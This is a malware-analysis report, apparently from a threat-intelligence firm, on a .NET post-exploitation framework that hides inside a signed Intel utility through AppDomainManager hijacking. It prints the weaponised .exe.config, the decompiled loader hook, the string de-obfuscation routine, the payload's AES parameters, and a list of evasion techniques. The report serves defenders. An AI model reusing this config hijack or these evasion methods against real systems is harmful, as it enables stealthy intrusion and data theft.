

Operation PhantomCLR : Stealth Execution via AppDomain Hijacking and In-Memory .NET Abuse

 cyfirma.com/research/operation-phantomclr-stealth-execution-via-appdomain-hijacking-and-in-memory-net-abuse

Published On : 2026-04-17



EXECUTIVE SUMMARY

At CYFIRMA, we continuously monitor evolving cyber threats targeting enterprises and critical sectors. This report presents the discovery and in-depth analysis of a highly sophisticated, multi-stage post-exploitation framework observed targeting organizations in the Middle East and EMEA financial sectors. The threat actor leverages a legitimate, digitally signed Intel utility (IAStorHelp.exe) by abusing the .NET AppDomainManager mechanism, effectively turning a trusted binary into a stealthy execution container. This approach allows malicious code to be executed within a trusted environment. It bypasses conventional security controls without modifying the original signed binary. The level of sophistication, modular design, and operational discipline indicate capabilities consistent with advanced threat actors, demonstrating tradecraft comparable to mature offensive frameworks such as Cobalt Strike, Brute Ratel C4, and NightHawk, without sufficient evidence for direct attribution.

From a business and operational risk perspective, this threat introduces critical security gaps across multiple layers of enterprise defense. It bypasses traditional EDR and antivirus solutions through trusted binary abuse, JIT-based memory execution that avoids common API monitoring, and sandbox evasion using computational delays and constrained key derivation loops. Once command-and-control communication is established via Amazon CloudFront CDN infrastructure, attackers gain full remote access, exposing sensitive data including credentials, financial records, and intellectual property. The use of domain fronting renders standard network blocking ineffective, requiring advanced inspection mechanisms. Additionally, the malware employs anti-forensic techniques that erase memory artifacts, making post-incident investigation extremely difficult. Any affected system should therefore be treated as fully compromised, with a high likelihood of lateral movement and domain-level access by the adversary. This framework represents a shift toward trusted execution abuse and in-memory operations, significantly reducing the effectiveness of traditional signature-based defenses.

INTRODUCTION

This report provides a comprehensive technical and threat intelligence analysis of an advanced post-exploitation framework that leverages trusted execution paths within the Windows .NET ecosystem to evade detection and establish persistent access in enterprise environments. The attack demonstrates the abuse of the AppDomainManager mechanism to hijack application initialization within a legitimate signed binary, enabling stealthy execution without altering the original executable. By combining configuration-based execution, layered obfuscation, cryptographic protection, JIT-based shellcode deployment, and reflective in-memory loading, the framework represents a significant evolution in attacker tradecraft. The analysis within this report outlines the full attack lifecycle from initial access and execution to evasion, payload delivery, and command-and-control communication while mapping observed behaviors to real-world threat trends and advanced adversarial techniques.


KEY FINDINGS

- AppDomainManager hijacking enables stealth execution within a trusted signed binary, allowing malicious code to run before application logic without modifying the original executable, effectively bypassing code-signing trust controls.
- Multi-layered sandbox evasion using a 60-second timing gate combined with an 892,007-iteration constrained key derivation loop leveraging SHA-256 transformations to generate AES-128-CBC key candidates ensures that automated analysis environments fail to observe malicious behavior.
- JIT trampolining technique allows shellcode execution without invoking traditional memory allocation APIs such as VirtualAlloc or WriteProcessMemory, creating a significant detection blind spot for EDR solutions.
- Command-and-control communication is concealed through Amazon CloudFront CDN domain fronting, significantly complicating network-based detection and blocking without deep packet inspection.
- Direct syscall usage through NTDLL bypasses userland API monitoring, enabling stealthy execution of critical functions such as memory allocation and protection changes.
- Reflective DLL loading with per-section memory protections mimics legitimate Windows loader behavior, making injected modules appear indistinguishable from legitimate modules during memory analysis.

- PEB-based API resolution eliminates dependency on standard Windows API calls, reducing detectable artifacts and enhancing stealth during execution.
- Heap-walking context recovery mechanism ensures resilience, allowing the malware to recover execution state even after partial failures or memory disruptions.
- DLL injection storm generates high-volume benign-looking API activity, obscuring malicious behavior within normal system operations and creating noise for security monitoring tools.
- Memory pressure techniques using large-scale allocations degrade forensic analysis, limiting the effectiveness of memory scanning tools during incident response.
- Two-phase anti-forensic memory cleanup (NtProtect followed by NtFree) ensures complete removal of in-memory artifacts, significantly hindering post-incident investigation.
- Modular plugin-based architecture supports dynamic capability extension, indicating a scalable and mature post-exploitation framework suitable for long-term operations.

INFECTION CHAIN OVERVIEW

The attack progresses through six distinct stages, each engineered to bypass a specific layer of enterprise security controls. Stage 1 begins with spear-phishing delivery via a malicious ZIP archive containing all required components. In Stage 2, the user executes a disguised .pdf.lnk file, triggering trusted binary proxy execution of IASorHelp.exe. Stage 3 leverages AppDomainManager hijacking via a malicious configuration file to force early execution of attacker-controlled code within the .NET CLR. Stage 4 implements dual-layer sandbox evasion through a 60-second computational prime sieve combined with a constrained AES key derivation loop. In Stage 5, the decrypted payload is reflectively loaded into memory, followed by JIT-based shellcode execution. Finally, Stage 6 establishes command-and-control communication using HTTPS domain fronting over CloudFront CDN infrastructure, enabling stealthy and resilient attacker control.



TECHNICAL ANALYSIS – STATIC ANALYSIS

Icon Masquerading & Social Engineering

The infection chain begins with a spear-phishing email delivering a malicious ZIP archive containing six components: the signed Intel host binary (IAStorHelp.exe), a weaponized CLR configuration (IAStorHelp.exe.config), the malicious .NET DLL (IAStorHelpMosquitoproof.dll), an AES-encrypted payload blob (setting.yml), a LNK trigger (Work From Home Policy Update.pdf.lnk), and a benign decoy PDF. No automated dropper or exploit-based extraction was observed. The attack relies entirely on user-initiated ZIP extraction and manual LNK execution.

The LNK's TargetPath uses relative path resolution (.IAStorHelp.exe), with an empty WorkingDirectory, making the attack directory-agnostic. It executes from any extraction folder. The .NET CLR auto-discovers the co-located .config and DLL via standard assembly resolution, requiring no hardcoded

paths, registry modifications, or environment variables. The entire kill chain is self-contained within the extraction directory.

```
Directory of C:\Users\dives\Downloads\Work
15-04-2026  08:52    <DIR>          .
15-04-2026  08:52    <DIR>          ..
26-03-2026  11:38                397 Work From Home Policy Update.pdf.lnk
               1 File(s)                397 bytes
               2 Dir(s)  396,087,529,472 bytes free
```

Figure 1: ZIP Archive Contents

 Work From Home Policy Update.pdf	26-03-2026 11:38	Shortcut	1 KB
 IAStorHelp.exe.config	26-03-2026 11:33	CONFIG File	2 KB
 IAStorHelpMosquitoproof.dll	26-03-2026 11:33	Application extens...	351 KB
 setting.yml	26-03-2026 11:31	Yaml Source File	3,756 KB
 Work From Home Policy Update.pdf	25-03-2026 14:36	Microsoft Edge P...	176 KB
 IAStorHelp.exe	16-03-2026 20:24	Application	1,069 KB

Figure 2: Directory Listing (Victim Perspective)

The LNK employs double-extension masquerading (.pdf.lnk) combined with dynamic icon resolution. Its IconLocation points to %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe,11, resolving to Edge’s PDF icon. Windows suppresses the .lnk extension by default, rendering the file visually identical to a legitimate PDF. Upon execution, the shortcut launches IAStorHelp.exe while simultaneously opening the decoy PDF to provide psychological distraction during background payload execution.

```
TargetPath      : .\IAStorHelp.exe      # Relative path – runs from ANY directory
Arguments       :                       # No command-line args
IconLocation    : %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe,11
WindowStyle     : 1                     # SW_SHOWNORMAL
WorkingDirectory :                       # Empty – uses CWD of the .lnk
```

Figure 3: LNK file properties showing TargetPath and Edge PDF icon masquerade

The decoy PDF is a professionally crafted Arabic-language document impersonating a Saudi government Ministry document. It bears official ministry branding. The document titled “Work From Home Policy Updates” cites Middle Eastern regional security conditions as justification for remote work, demonstrating contextually relevant social engineering. The production quality (correct Hijri calendar, authentic government formatting, proper Arabic typography) indicates native Arabic fluency and familiarity with Saudi institutional communications, consistent with a regionally-focused APT.




Figure 4: Decoy PDF displaying a Saudi government Ministry branding with reference MOF-WFH-2026-28673, Hijri-dated 6 Shawwal 1447 هـ, used as a social engineering lure during LNK execution

PE Analysis: Host Binary vs. Malicious DLL

The following Detect It Easy (DIE) analysis screenshots compare the legitimate host binary with the malicious DLL. The contrast between the two is critical evidence for the investigation:

This screenshot proves the Intel utility is genuinely signed by Microsoft's code-signing infrastructure, and security tools are explicitly configured to trust it, which is exactly what the attacker exploits.




Figure 5: DIE static analysis of IAStorHelp.exe confirming PE64, 1.04 MiB, AMD64, GUI application compiled on 2021-05-21. Key evidence: (1) Windows Authenticode signature with PKCS#7 certificate. This is a legitimately signed Intel binary, (2) .NET Framework v4.6.1 / CLR v4.0.30319 confirms .NET dependency that enables the AppDomainManager hijacking attack, (3) Language: C#, Linker: Microsoft Linker, Tool: Visual Studio standard enterprise utility. The attacker abuses this trusted signing chain to proxy all malicious code execution.

DIE's own heuristic engine flags this DLL as suspicious. It detects that the .NET constructor (the code that runs first when the DLL loads) has been deliberately obfuscated, a sign of malicious manipulation.




Figure 6: DIE static analysis of IASorHelpMosquitoproof.dll showing PE64 DLL, 351 KB, MSIL/C#. Critical findings: (1) Language detected as MSIL/C# (not native C++ like the legitimate Intel binary), (2) .NET Framework v4.0 / CLR v4.0.30319 slightly lower framework version than the host binary, ensuring maximum backwards compatibility, (3) Heuristic detection: (Heur)Protection: Obfuscation[CLR constructor] DIE's built-in heuristics flag the CLR constructor entry point as obfuscated, which directly correlates with the stylohyoideus AppDomainManager class executing code before the host application's Main().

The legitimate IASorHelp.exe is Authenticode-signed with a valid PKCS#7 certificate, while IASorHelpMosquitoproof.dll is unsigned with an obfuscated CLR constructor. The attacker exploits the fact that the .NET CLR does NOT validate code-signing on assemblies loaded via AppDomainManager configuration, the signed host binary's trust is inherited by the unsigned malicious DLL.

AppDomainManager Injection & Common Language Runtime (CLR) Hijacking

The attack leverages AppDomainManager hijacking through a malicious configuration file named IASorHelp.exe.config, placed in the same Documents directory alongside the host binary IASorHelp.exe. This co-location is critical because the .NET CLR automatically searches for a configuration file matching the pattern <executable_name>.config in the same directory as the executable during application startup, requiring no registry modifications, environment variable changes, or additional scripts to trigger the hijack. The config file was delivered inside the same ZIP archive as all other attack components, meaning it was already in position the moment the victim extracted the archive contents. By overriding the default .NET runtime behavior, this configuration forces the CLR to load and execute attacker-controlled code during the application's initialization phase before any legitimate program logic is executed. Specifically, the config file contains a <runtime> block with two critical directives: an <appDomainManagerAssembly> tag pointing to IASorHelpMosquitoproof.dll with a spoofed Version=8.8.3.7 and a fabricated PublicKeyToken=292ec912ed31208c, and an <appDomainManagerType> tag specifying stylohyoideus as the initialization class. Additionally, the file includes 32 fabricated <appSettings> entries using randomized dictionary-derived names such as

“undefamatory” and “backstromite” to increase visual complexity and camouflage the malicious runtime directives during casual inspection. Every .NET application checks for a .config file at startup, and the attacker exploits this trusted mechanism by planting a poisoned config file that instructs the .NET runtime to load attacker code first, effectively hijacking the trusted Intel program before it even starts.

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <appSettings>
    <add key="undefamatory" value="thoroughbass" />
    <add key="Wier" value="unigenital" />
    <!-- ... 32 additional decoy entries with randomized names ... -->
  </appSettings>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
    </assemblyBinding>
    <appDomainManagerAssembly value="IAstorHelpMosquitoproof, Version=8.8.3.7,
      Culture=neutral, PublicKeyToken=292ec912ed31208c" />
    <appDomainManagerType value="stylohyoideus" />
  </runtime>
</configuration>
```

Figure 7: Weaponized .exe.config showing decoy appSettings and runtime CLR hijack

Entry Point Hook

The execution flow is anchored in the `stylohyoideus::InitializeNewDomain` method, which overrides the default behavior of the `AppDomainManager` to establish an early execution foothold within the .NET runtime. This method is invoked automatically during the initialization of the application domain, allowing attacker-controlled code to run before the main application entry point. It implements a PID-scoped mutex mechanism to ensure single-instance execution, preventing redundant payload triggers within the same process. Upon successful initialization, it invokes the core orchestrator function, effectively launching the full multi-stage attack chain. This design ensures controlled, stealthy, and reliable execution, reinforcing persistence and minimizing detection during the early stages of compromise.


```
public override void InitializeNewDomain(AppDomainSetup Overing)
{
    Process currentProcess = Process.GetCurrentProcess();
    string name = string.Format(Relsful.Ortents("HjhCXwhZDndNSlVJPhohJgYEFAAdKipCVw==", "Muresis"), currentProcess.Id);
    bool createdNew;
    Mutex mutex = new Mutex(initiallyOwned: true, name, out createdNew);
    if (createdNew)
    {
        Bartifert.Rotoricel();
    }
    base.InitializeNewDomain(Overing);
    mutex.Dispose();
}
```

Figure 8: Decompiled `InitializeNewDomain` method showing PID-scoped Mutex and `Bartifert.Rotoricel` trigger

Evasion & Anti-Analysis Capabilities

String De-obfuscation Engine

The method functions as a centralized string de-obfuscation engine, responsible for decoding all runtime strings within the malware assembly. It implements a layered approach where strings are first Base64-decoded, then processed using a repeating-key XOR cipher, and finally converted back into readable UTF-8 format. Instead of storing sensitive values such as file names (setting.yml) or command-and-control (C2) endpoints in plain text, the malware embeds them in an obfuscated form and only resolves them dynamically during execution. This ensures that static analysis tools and string extraction techniques are unable to reveal meaningful indicators. In simple terms, the malware keeps all important text “scrambled” and only decrypts it when required, using a lightweight XOR-based mechanism with a predefined key. By routing every string through this centralized function, the framework enforces consistent obfuscation across the entire codebase, significantly increasing resistance to reverse engineering and signature-based detection.



```
setting.yml
File Edit View

Y1Y1IqK89
++bldH+GcdE/Vw/9E0M2G0pex1EiNQL70wepFL4RdXfQb1LuRfj8MAlDh31QhEhMzYbS1vu7onhwM5xseYj1RN7ADIfpys1aIj91vN9j1g/SbnXu94TfBV
aP3ABYkvFNPHD3H8GP2.YIN2VY8FY1yOkFzuVHI+QmcFy6e1jJ043mgaj14heVMG6GwKj1Z1zTeU7cu1R8N8B9FmGuFFuadVWcY2x2Jz+
4w9pJ1c115N9fJC8A6ePqB67ruxfhKSF+FRoxpK8yvuQTupdQ7VcbS5Q074ABXkWD9Q04eD8918ywZXFuJFrYYRFTYnhKuv9/EAu34HtFUH4P0W5k3YxHVg
8IQWYKXNnTaDMUfnLW03bCWQ0Q7F7c186FdVhNkYMD81P9yDgJNpJEPpGsnS38M17V51DSFVtk2mh1WcknCh2uc/W1uB1ZKV5V/xA7dPKCXdan4oDvzXo1qkn
bB914HzwVTeA28
+f2ppu595gfJt2jhSbXsZXY+JU1IQGRzmKt6DmvXkNSd6fX+RNs457eRR1Yvu9TFdDOK740gUBRAiaYf6x8RyU/5eQtfxpOwTa8vX11ndWtkAXMNRZUN506x
A/aesoa86Lb3EnJ3yTaK8tHLay72kgDXdZ8j0EYAgngjWYacw38kAvV+nd5bx+j+vEVX+R9mo1b0Ia81S1z6VUCEDNF-SdA9z3jI9RDRhM6K3y4d5GqP1E+ng
27h0J2uKY6Ze8PCyp8yBq7c/XQMbvb0LuPYae5DFx1gdgoDp+e1EnnvICnNN/ypEubK1/Uaon37PPz/hpEDa+x2tQJbAdkyAec41V50LPvTq+6mwh0CmxJc
9obDvHhR+Puh12R59sWp70JWyyDKmqybvc8BjCFCEqYLZkHb87cdHjQ/1b76ANW+MEW7Hf/261eTeh140X8gSma6Gh3X9QPwFDG8BgmLoFcrk2j7REIu5yNn
Xd/eEhR0G1FB+5Hwal8p4DND1SCkgqCCU0a+G+
1M420drvLo20o/y8tZChy1KhSTADWqk+P4n5xxc1X/sVMYhN3sZMRLS7A7i+I7nGfmpOG6yg9gh98hd0nnx8xy472xJYPgVoysdoPQ04JzxGz28X8
+Y2V0x59tLI+qQTavXrwaL6xziI3zMLaSw6jTuX1FP1105v+fvgmvs6xPve1dCzPEB0vNCPRLAtLx/qjWldZCH647qGX1FYX8s8d8x4as/p3cCq2a+1PWYK
818+ChCW5ae4f8H1UNJ27yPPJQQYsKYLJUyE/D/49wDu/105JZKw8Z1TSrktUM3dLoMhNg9MH8UgSMinAneon/kz/aFYdnt+va0AXrM5Wu0Q/NOJXaazqA
5d/vkCG1GGPJP88+FBqHsFMt8DCpwilOvDZwA1j4n5K4g21o8MU8GKooOysRy1RYaIszrVjWtqKAAPy1Zcoztg0kvFZXgXfW8Uj1n10EW7A1j8qA82Kd3
K08wFkS/FA9b9HWG2zYC11/aMU2Lxubfyac6fzrhb1W5Z8xUNIjQuUfwkoT/3hYzJG38TNNQFa6eP1TRn1x1xkkS/nCF93f8A4/oNREjKXGyt51TEyDMJz
4g8pCrYT5y/kGaj21wJL6C4vpUNAHkY1RwVsGuRQkjdvcJnUNvTpTrE7nqbecmV8r+YFFQK2m2hqNtFtLxv8X4ZHtVMuF9VncqMPsNvJ0xtA1PimGG9Rn
vE2ua3d1QntVp4qNG4Vms+HMQWj+q2tajbsPqhne38AnotVHLGT1EMLY4vshQ51P11VhIczxyv5nKghnbnFtoFNP+kA6HggzDm5y++
75TaEcm3vuIxcTMBY/KngXoeMnL3vNM2wYKFFoDCV8r+VZP1jQuFGY+btUBCD1CJG1EHncC/I7n/onXmK3v3S/XfTE8TA2gW081+1PrFEqBXHDEb+
31MFCMA/deaZHI3bh38ULBEmyzwQbjdTahLQav9Kc8uHs54Pp6N758pGwY0sG40ccEy5qM1pMt5hK2BxtCP7zAwap7H8umEDW41ev0G8Rk8b9Qs1pC/2Fap
7K2jo8/RxJutg8UCPp40a9ba0f6N+qOdUQW4hwCUZFfx0hr+cc05LQ5p28b+1ZCtnghcHaHsghVKKIueuKglJhdZ18vXHRq5zgo2u0zn0Xj/8rk3
+JQoEMInVazDEp3jYfNPGNKSEcnNhTpn1DEYx802F31IXQ1EOcR0s0Md7LwOKS/010WTLQ9DRTSR67/Sc3558p/xS31TeQkQeD5/5LjHxzu1YRTQP2c1M+
6STs8FV7738vv41qv9UHV6Gdx5cTfoewE+wkzky1VqBAaQEmT1guEPubxy2/wJrtCd3zAEYHwYQJ/j1qT84Tj18bdmVF2DC2Z5mUuHTLkukVKVxRxf7qYT
/dcZ00qmk+WSjAND99Mx1FMNz1k/1PPMR+PtnZEh1Iarnp2Vcmx0s3307XZ0D61UaVLL1+u165JdU1IHG+f9U6wweWMyabCJX4
+rMnyR/WX6k1139kn3WQnv/5k8KCcm80PTzkhc+agPeD5nS7ucFF/tMtL95vd3cd9b4MkKqVhAgnkQ61+jcMIR8y/ZZexpzjaydmp1b1TQEXcFP883pfp8k
8b281eS8rZ1nEseFEzga1q8T9Y2dIZUNAD02C12XR/auFCG8CFxKeKk8u2RZAP2hdLJGxoq66RP4qS0pCZHYZrK3zua8Hq1gP75hXmhr6d+1CSK1T7d5G088
cNM/s669bd21rNhSa1W9dbXfn4pr1NLjYrYJ+f397N3g0hY3cdBz6xJo2tgCkLqS6dy9dwxPZ5kz6iWYXwrJoRwPVAlWgsFg41wXZ62YU8WlcCgRkr37T6
PtxiMd7
+p4E6jVr1w5EEV0wZ86PDvZ+nzrP9R+FPQ+UJR5RbJbZLYcw78tGdsaxqac374pMkrp7YlNqVITKFhKw5b04pn41tc63W0eN95x8BLW4WwvZkRjXQE
ZZeUwF/w1KVDJm5Ac/WnoASw1M0fdh4w3TtW15P+24F6zsgLs5uKEFFCkT18
+eCbRsgvL1AMk2Y81E3j85vuHa4c8021mX408qMkb8SaYu7Ut0gQzwJWgI7x48gs244AMFH//H3DXRhw58M1X8MTC3AX5b3Dz8ST9com31JAhV+mA3LuCe
```

Figure 9: Payload blob (setting.yml) is Base64-encoded, AES-128-CBC encrypted.

```

internal class Relsful
{
    public static string Orients(string text, string key)
    {
        if (string.IsNullOrEmpty(text) || string.IsNullOrEmpty(key))
        {
            return string.Empty;
        }
        try
        {
            byte[] array = Convert.FromBase64String(text);
            byte[] bytes = Encoding.UTF8.GetBytes(key);
            byte[] array2 = new byte[array.Length];
            for (int i = 0; i < array.Length; i++)
            {
                array2[i] = (byte)(array[i] ^ bytes[i % bytes.Length]);
            }
            return Encoding.UTF8.GetString(array2);
        }
        catch (Exception)
        {
            return string.Empty;
        }
    }
}

```

The Beartibly class implements a robust AES-128-CBC cryptographic routine to secure and conceal the core payload from both static and dynamic analysis. It utilizes CBC mode (CipherMode.CBC), PKCS7 padding (PaddingMode.PKCS7), and a 128-bit key and block size, ensuring reliable encryption while maintaining operational stealth. The payload blob (setting.yml, 3.67 MB) is Base64-encoded and AES-128-CBC encrypted, preventing direct inspection or extraction without proper decryption logic. The encryption parameters include a discovered initialization vector (IV) of 41bd37361bea411c, set through the Emongary() method, which assigns the value to RijndaelManaged.IV, and a derived encryption key of 769e88a66014f9d0, set through the Embowled() method, which assigns the value to RijndaelManaged.Key. The key is generated through a SHA-256-based key derivation mechanism using SHA256Managed.ComputeHash() on sequential integer strings, implemented in the Fostotarya() method which delegates to Imbios::Fostotarya for the hash computation and hex string conversion. The actual decryption is performed by the Mysion() method, which creates a decryptor via RijndaelManaged.CreateDecryptor() and processes the encrypted data through a CryptoStream wrapping a MemoryStream in CryptoStreamMode.Read mode. This layered approach not only protects the payload but also introduces computational overhead through the key derivation loop, contributing to effective sandbox evasion. By tightly integrating encryption within the execution 